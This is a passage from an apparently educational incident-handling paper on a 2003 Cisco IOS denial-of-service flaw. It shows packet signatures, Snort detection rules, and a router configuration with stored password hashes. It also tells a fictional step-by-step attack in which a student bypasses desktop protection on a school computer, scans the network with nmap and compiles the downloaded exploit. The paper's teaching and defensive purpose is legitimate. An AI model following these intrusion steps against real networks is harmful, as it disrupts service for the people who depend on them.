  Encapsulation ARPA, loopback not set
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:02:01, output 00:00:09, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 75/75, 0 drops
```

Line 12

Figure 3. The input-queue after the Exploit.

Note that the input-queue statistic on line 12 (input queue 75/75) is holding 75 packets to be processed for routing.

- The signature from the **show buffers input-interface ethernet 0 packet** command is:




Figure 4. **show buffers input-interface ethernet 0 packet** command diagram.

The output in Figure 4 discloses several strong indicators of the attack, most importantly, the protocol values (prot: 55) of the packets, and the odd time-to-live values (ttl: 1).

Signatures from Different Network Tools

Other network monitoring software could also be used to gather signatures from the Cisco IPv4 Blocked Interface Exploit. The following signatures were obtained using the Ethereal and Snort network monitoring tools.

Ethereal Signature

Ethereal is a networking tool used for network packet analysis. The exploit generated the following signature from Ethereal[12].




Figure 5. Ethereal Packet Sniffer Signature

Like the hexadecimal signature generated by the Cisco IPv4 Blocked Interface Exploit after the attack, Ethereal also generates a hexadecimal representation for each packet captured. The highlighted output at Point B in Figure 5 illustrates the following:

45 10 00 14 26 5e 40 00 01 35 2d 8f 0a 0a 10 a4 0a 0a 01 01
1 2 3 4 5

1. Identifies the packet as an IPv4 packet.
2. ToS value is set to zero. The packet receives normal throughput processing.
3. The TTL field value is equal to one.
4. The hexadecimal value of the protocol field. In this instance the value is 53.
5. A hexadecimal representation of the source and destination IP addresses[13].

[12] The following output is generated by using Ethereal on a Window 2000 box while executing the exploit from a Linux box. The packets were captured by connecting the two computers via crossover cable and running the exploit on the Linux machine while the Windows machine sniffed the network traffic.

[13] Also note that the remainder of the packet is padded with zeroes.

Snort Intrusion Detection System (IDS) Signatures

The Snort IDS tool could be used to detect Cisco IPv4 DoS Exploit traffic on a device/network, and produce a signature in the process. An IDS is a program that monitors a device or network for malicious network traffic. The IDS uses a set of rules that flag network traffic that it deems suspicious. Snort rules provide a method for the IDS to detect malicious traffic, and in most cases can be used to obtain valuable information about an exploit (More about gathering information from Snort rules in the "Analysis of Snort Signature" section below). The IDS could then alert a network administrator when it suspects that suspicious traffic is being used on the network. Snort works with several applications that allow a user to customize the IDS to make real-time alerts. For example, Swatch used in conjunction with syslog-ng will achieve this task:

> "The most popular method of deploying real-time alerting capability on a Snort IDS is with swatch (Simple Watcher) or syslog-ng (syslog-next generation). Swatch and syslog ng monitor Snort syslog output for a predetermined string. When they find the string, they execute a command. The command can be any available command on the system. Typically, a command is executed that sends an email (36)."

Snort, by default, has rules to monitor for 53, 55, 77, and 103 protocol traffic. The rules for the vulnerability protocols are included in the current version of Snort, but can also be obtained at:

http://www.snort.org/snort-db/sid.html?sid=2186
http://www.snort.org/snort-db/sid.html?sid=2187
http://www.snort.org/snort-db/sid.html?sid=2188
http://www.snort.org/snort-db/sid.html?sid=2189

Analysis of the Snort Signature

Snort rules are the templates for the IDS' exploit signatures. At the same time, they provide a great deal of information about an exploit in general. The following analysis is from the first Snort rule (SID 2189) outlined in the red box in Figure 6 below:

SID	2189
Message	BAD-TRAFFIC IP Proto 103 (PIM)
Signature	alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 103 (PIM)"; ip_proto:103; reference:bugtraq,8211; reference:cve,CAN-2003-0567; classtype:non-standard-protocol; sid:2189; rev:1;)
Summary	This event is generated when a suspicious packet using an unusual protocol is sent to a router
Impact	Denial of Service (DoS)
Detailed Information	A vulnerability exists in multiple Cisco IOS versions such that a Denial of Service condition can be issued against a device by sending multiple packets using IP protocols 53, 55, 77 and 103 directly to that device. Cisco IOS processes these packets and under certain circumstances, can be made to incorrectly flag an input interface as being full.
Affected Systems	Multiple versions of Cisco IOS.
Attack Scenarios	An attacker may send a large number of IP packets using one of the protocols 53, 55, 77 or 103 directly to a router. Exploit code exists.
SID	2186
Message	BAD-TRAFFIC IP Proto 53 (SWIPE)
Signature	alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 53 (SWIPE)"; ip_proto:53; reference:bugtraq,8211; reference:cve,CAN-2003-0567; classtype:non-standard-protocol; sid:2186; rev:1;)
Summary	This event is generated when a suspicious packet using an unusual protocol is sent to a router
Impact	Denial of Service (DoS)
Detailed Information	A vulnerability exists in multiple Cisco IOS versions such that a Denial of Service condition can be issued against a device by sending multiple packets using IP protocols 53, 55, 77 and 103 directly to that device. Cisco IOS processes these packets and under certain circumstances, can be made to incorrectly flag an input interface as being full.
Affected Systems	Multiple versions of Cisco IOS.
Attack Scenarios	An attacker may send a large number of IP packets using one of the protocols 53, 55, 77 or 103 directly to a router. Exploit code exists.
Ease of Attack	Simple. Exploit code exists.

Figure 6. Snort Rules Sample.

SID: 2189

The SID is the Snort identification number of the rule. The ID for protocol 103: PIM is 2189.

Message: BAD-TRAFFIC IP Proto 103 PIM

The rule generates the following message if it detects PIM protocol traffic: "BAD-TRAFFIC IP Proto 103 PIM."

Signature: alert ip any any -> any any (msg:" BAD-TRAFFIC IP Proto 103 (PIM)"; ip_proto103; reference:bugtraq, 8211;reference:cve,CAN-2003-0567;classtype:non-standard-protocol; sid: 2189; rev.1;)

The rule triggers the IDS to send an alert message if it detects traffic sent from any IP address to any IP address on the IDS network with a protocol field value equal to 103.

Summary:

The summary of the rule provides information about the exploit. This variable provides system administrators with information to identify peculiar behavior on a network.

Impact:

The Impact section describes the type of attack.

Detailed Information:

The detailed information section of the Snort rule provides a detailed description of an exploit.

Affected Systems:

The affected systems section provides the IDS user with those operating systems affected by the exploit.

Attacker Scenarios

This section provides scenario information about how an exploit can be utilized against a network.

Ease of Attack

Provides the user with a realistic idea of how simple/difficult an attack is to execute on a network.

II. THE PLATFORMS/ENVIRONMENTS

Victim's Platform

Cisco has many versions of its IOS. Different routers use various versions of the operating system. The router model determines which version of the IOS is installed on the device. For example, smaller less sophisticated routers use IOS versions with fewer features; while more sophisticated devices use more complex IOS versions. In the following scenario, an attacker will execute the Cisco IPv4 Blocked Interface Exploit to attack an uBR924 Cisco Router using Cisco's IOS version 12.1(1)T operating system (Please refer to Figure 8). The uBR924 router is a small-office/home-office Cable Access Router. It has a four-port Ethernet Interface; an integrated cable modem; three RJ-11 ports; and a console port.

Source/Target Network

In the upcoming scenario, the Cisco IPv4 Blocked Interface attack will be conducted as an internal DoS attack on a fictitious network. Consequently, the source and target network(s) will be the identical due to the nature of the attack. The following diagram provides a map of the fictitious network based upon the exploit laboratory in Appendix D.




Figure 7. The AHS LAN

Network Diagram
The AHS LAN has:

- one Main Distribution Facility with two Intermediate Distribution Facilities
- three Dell PowerEdge Servers running Microsoft Windows 2000 Server OS;
- a Cisco PIX 506E Security Firewall;
- nine 24 port Cisco 2950 Catalyst Switches;
- 160 desktop computers;
- and 30 wireless laptop computers.

The attack involves:

- the Cisco uBR924 router;
- a Dell Optiplex 110 computer.

The AHS LAN diagram is only a sample of the AHS network. The complete network is composed of two smaller IDFs in addition to the MDF. All three of the distribution facilities are located in secure locations (areas with locking doors). The key network components in the attack are the Cisco uBR924 router and a Dell Optiplex 110 desktop computer using Windows 98SE OS that is located in the school Media Center.

Assumptions about the network are:

- the network adheres to 802.3 standards (Ethernet)
- the LAN uses network address translation (NAT). NAT allows private IP addresses to be used on a LAN.
- the network encapsulates packets according to RFC 894.
- the router is the default gateway for the network.
- interface ethernet 0 is targeted and it connects the LAN to the Internet.

There were various ways the attack could have been executed, but this method utilizes the Knoppix Linux Live CD. The targeted Cisco uBR924 router is using Cisco IOS version 12.1(1)T:




Figure 8. Cisco IOS Version Diagram

The router in the scenario is using a simple router configuration that uses Router Information Protocol (RIP) as the routing protocol[14]; network address translation (NAT) for private internal IP addresses; and access control lists (ACL) to filter network traffic on the LAN:

Current configuration:
!

Cisco IOS version

version 12.1

no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
!

Name of the router

hostname y0duh
!

Encrypted enable and secret passwords

enable secret 5 1oSC0$oG5kBpv2bD38BmkiXtr0N1

[14] It should be noted that RIP would probably not be used in a real networking environment since it could be easily spoofed. It is used in this configuration for simplicity.

```
enable password 7 094940081B0912
!
ip subnet-zero
!
voice-port 0
 input gain -2
!
voice-port 1
 input gain -2
!
```

The router's LAN interface: the interface has an IP address of 10.10.1.1 with a subnet mask of 255.255.0.0. The interface is using NAT, and is assigned to handle traffic from internal network IP addresses only.

```
interface Ethernet0

 ip address 10.10.1.1 255.255.0.0
 ip nat inside
 no cdp enable
 !
```

The router's external interface: the interface is using NAT and is assigned to the external IP address.

```
interface cable-modem0
 ip address negotiated
 ip nat outside
 !
```

The router is using RIP as a routing protocol. The internal network is using private class A IP addresses from the 10.0.0.0 IP address range while the external network is using a negotiated public IP address from the 66.0.0.0 IP address range.

```
router rip
redistribute connected
network 10.0.0.0
network 66.0.0.0
!
```

The internal interface is the default gateway

```
ip default-gateway 10.10.1.1
ip nat inside
ip classless
no ip http server
!
```

Access-list 1 is established to route private IP addresses from the 10.0.0.0 network range only. All other network addresses will be denied on the internal interface. Access-list 101 is the recommended workaround provided by Cisco Systems at http://www.cisco.com/warp/public/707/fixes. The coming "Incident Handling Process" section provides more information about the workaround ACL.

```
access-list 1 permit 10.0.0.0 0.255.255.255
access-list 1 deny any any
access-list 101 permit tcp any any
access-list 101 permit udp any any
access-list 101 deny 53 any any
access-list 101 deny 55 any any
access-list 101 deny 77 any any
access-list 101 deny 103 any any
access-list 101 permit ip any any[15]
!
```

Logging is configured into the router configuration.

```
logging trap debugging
no cdp run
!
line vty 0 4
 password 7 045802150C2E
 login
!
end[16]
```

III. STAGES OF THE ATTACK

Description and Diagram of the Attack

The tools used to execute the attack were:

- the Cisco IPv4 Blocked Interface Exploit sourcecode written by Martin Kluge: http://www.k-otik.com/ ;
- the nmap Port Scanner tool: http://www.insecure.org ; and
- a Knoppix Linux Live CD version 3.3 compact disk: http://www.knopper.net/knoppix/index-old-en.html.

America High School (AHS) is one of five public schools in Little, North Carolina. AHS has roughly 500 students and 100 faculty/staff members. Jane is a 17 year-old senior at AHS. All of Jane's teachers think she is a great student and are especially impressed with her computer skills; however, what they do not know is

[15] Access-list 101 will be added to the AHS Cisco router after the attack occurs.
[16] This configuration is a very simple Cisco uBR924 router configuration using RIP and NAT. The configuration would be more complex for an actual enterprise environment.

that Jane frequents several cracking websites and Internet Relay Channels (IRC) on the Internet.

Jane has been trying to impress some of her cracking friends for quite some time, and is also determined to come up with a senior prank funnier than last year's. Fortunately, one evening while hanging out on an IRC channel, Jane discovers a new exploit called the Cisco IPv4 Blocked Interface Exploit.

Jane learns that the exploit crafts IP header packets that take advantage of a flaw in vulnerable versions of Cisco's IOS. The flaw allows an attacker to fool a router's input-queue into believing it is full subsequently creating DoS attack. The following packets bound for that particular interface will be rejected. Jane knows there is a high probability that AHS is using a Cisco router since 80% of existing networks use Cisco routers. Still, she cannot be certain without further research about the network.

Step 1: Reconnaissance

Jane understands she will first need to do reconnaissance to determine if the school uses a Cisco router with a vulnerable IOS version, as well as, what tools will be necessary to accomplish the attack. Reconnaissance is the act of searching for information about a targeted network (usually information that discloses network security weaknesses) that helps to determine the best vulnerability to use to exploit a network. First, Jane locates the exploit sourcecode at http://www.k-otik.com/exploits/07.21.cisco-bug-44020.c.php. She notes that the sourcecode is written in C Programming Language and will need to be compiled; Jane is familiar with compiling programs using the Linux OS. Next, she determines that she will need a tool to determine if the network uses a Cisco router. Nmap is a multifunctional port-scanning tool that allows the user to do port scans, OS detection, and OS version detection. Port scanning is the act of scanning a computer to determine which ports are open. The tool also makes guesses at what devices are attached to the network. Jane decides that the Knoppix Linux Live CD is the perfect tool to accomplish the attack. Knoppix is a complete distribution of the Linux operating system that runs from a bootable CD. Knoppix is the perfect tool because it has a C Language compiler (gcc) and the nmap port scanning installed into the OS by default. These are the exact tools Jane will need to accomplish the attack.

Day 1: 12:03 p.m. September 23, 2003

The following day, Jane went to the school Media Center under the guise of doing research for a class project during her lunch break. She knew the librarian allowed students to use the computers during their break periods, and that the computers were difficult to thoroughly monitor. Jane located a Dell Optiplex 110 computer running Windows 98 OS that did not have the desktop management

software normally installed on the school computers. Desktop management software, such as DeepFreeze, prevents users from making unauthorized changes to a computer's configuration and restricts access to limited computer resources. The software can also used to protect a computer's basic input/output system (BIOS). The Optiplex 110 BIOS contains a setting that allows a user to determine which computer resources can or cannot be accessed when the computer is switched on. The default BIOS setup used by the Little School System was to disable the IDE CD-ROM device. This setting prevents a user from booting a computer with a bootable CD. Jane understood that only a computer lacking this software would allow her to reboot the computer using the Knoppix CD.

Jane had to use the DeepFreeze break key sequence to determine which computers had the software installed. A break key sequence is a combination of keys, which activates or deactivates a computer application. Jane keyed: **ctrl-alt-shift-F6**. If the software was installed, a small DeepFreeze window appeared; otherwise, the software was not installed on the computer. It was through this trail and error process that Jane located the computer.

Next Jane opened a DOS command prompt window and typed the following command before she rebooted the computer:

```
C:\>ipconfig /all
```

She recorded the network IP address (IP Address…10.10.16.164) and subnet mask (Subnet Mask…255.255.0.0) from the output. See Figure 9 below.




Figure 9. ipconfig /all.

Jane rebooted the computer using the Knoppix Linux Live CD, and opened a shell console after the computer completed rebooting.

Step 2: Scanning

Scanning is the act of searching/auditing a network for security holes. Security holes usually appear in the form of open software ports and/or unpatched software. Jane began the scanning process by starting the nmap port scanning tool, http://www.insecure.org, with the following command:

#nmapfe

nmapfe is the command used to start the graphical user interface version of the nmap tool (see Figure 10).

Step 1: She had the tool scan the entire 10.10.0.0/16 (AHS' private IP address range) IP address range.




Figure 10. nmap GUI Diagram.

The nmap Command-Line

Nmap also allows the user to execute the program from the command-line. For example, the command-line **nmap –sS –sV –O –PT 10.10.0.0/16** does the following:

Nmap: nmap port scanning tool
-sS: TCP SYN Scan
-sV: Version detection
-O OS fingerprinting
-PT: Use ping to determine which hosts are up on the network
10.10.0.0/16: The IP address range to scan

Step 2: Jane opened a second desktop while nmap was scanning the network, and conducted the following tasks:

Step 3: She created a file called cisco.c in the **ramdisk/home/** directory.

```
root@ttyp0[home]# touch cisco.c
```

Step 4: She reduced the console, started the kWrite text editor application, and created a new text file:

Figure 11. Opening kWriter.

Step 5: She then opened the Mozilla Web Browser and went to http://www.k-otik.com/exploits/07.21.cisco-bug-44020.c.php to obtain the Cisco IPv4 DoS Exploit sourcecode.

Step 6: She highlighted and copied the sourcecode to the kWrite text file.




Figure 12. Copying and Pasting the Sourcecode.

Step 7: Jane saved the sourcecode as cisco-bug in the **ramdisk/home/** directory**.**




Figure 13. Saving the sourcecode.

Step 8: She reopened the console and copied the cisco-bug file into the cisco.c file.

Now Jane was ready to compile the sourcecode; however; Knoppix will not compile a program unless the user has root privileges of the computer. Therefore Jane had to become the root user of the computer. Knoppix has a default super user account that requires no password. Jane issued super user the command to become root.

```
#su -
```

Becoming root put her in the **/root** directory, so she returned to the **/ramdisk/home/** directory:

```
#cd  /ramdisk/home/
```

Jane compiled the Cisco IPv4 Blocked Interface Exploit sourcecode by issuing the following command in Figure14:




Figure 14. Compiling the sourcecode.

She verified that the program compiled correctly by issuing the following command-line:

```
# ./cisco-x
```

Jane received the following output at the command-line:




Figure 15. Command-line usage output.

